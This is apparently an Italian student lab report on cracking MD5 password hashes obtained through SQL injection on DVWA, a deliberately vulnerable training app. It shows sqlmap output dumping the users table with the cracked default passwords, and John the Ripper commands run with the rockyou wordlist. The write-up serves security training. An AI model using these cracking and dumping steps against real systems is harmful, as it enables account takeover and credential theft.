
Gabriele Di giampietro **Data 30/11/2022**

Obiettivo: utilizzare i tools password cracking visti a lezione per recuperare le password criptate in md5 trovate dalla SQL injection della DVWA di metasploitable.

Per prima cosa andiamo a recuperare le password della nostra SQL injection, come possiamo vedere nell'immagine seguente.



Come possiamo vedere le password vengono mostrate criptate in md5, andiamo quindi ad utilizzare un tool per decriptare le nostre password.

Ho scelto come primo tool, SQLmap che ci permette oltre ad individuare le vulnerabilità anche di fare un attacco dizionario (recuperando prima il cookie di sessione) cioè andrà a confrontare tutti i possibili user e password finché non troverà quelli al caso nostro.

Come possiamo vedere nelle immagini seguenti siamo riusciti a decifrare le nostre password.

```
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------------------+----------------------------------------+-----------+------------+
| user_id | user    | avatar                                                | password                               | last_name | first_name |
+---------+---------+-------------------------------------------------------+----------------------------------------+-----------+------------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        |
+---------+---------+-------------------------------------------------------+----------------------------------------+-----------+------------+
```

Abbiamo usato anche il tool jhon the ripper, che in questo caso fa dei confronti in parallelo così da diminuire i tempi rispetto ad un brute force o ad un attacco addizionale.

Abbiamo ricercato il file delle wordlist nella directory wordlists e il file rockyou, che era compresso, l'abbiamo decompresso con il comando gunzip e lo abbiamo inserito nel nostro comando del tool john.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hashes
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
No password hashes left to crack (see FAQ)
```

Dopo di che abbiamo inserito il comando per mostrare a schermo le nostre password già decifrate.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo john --show --format=raw-md5 /home/kali/Desktop/hashes
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password
```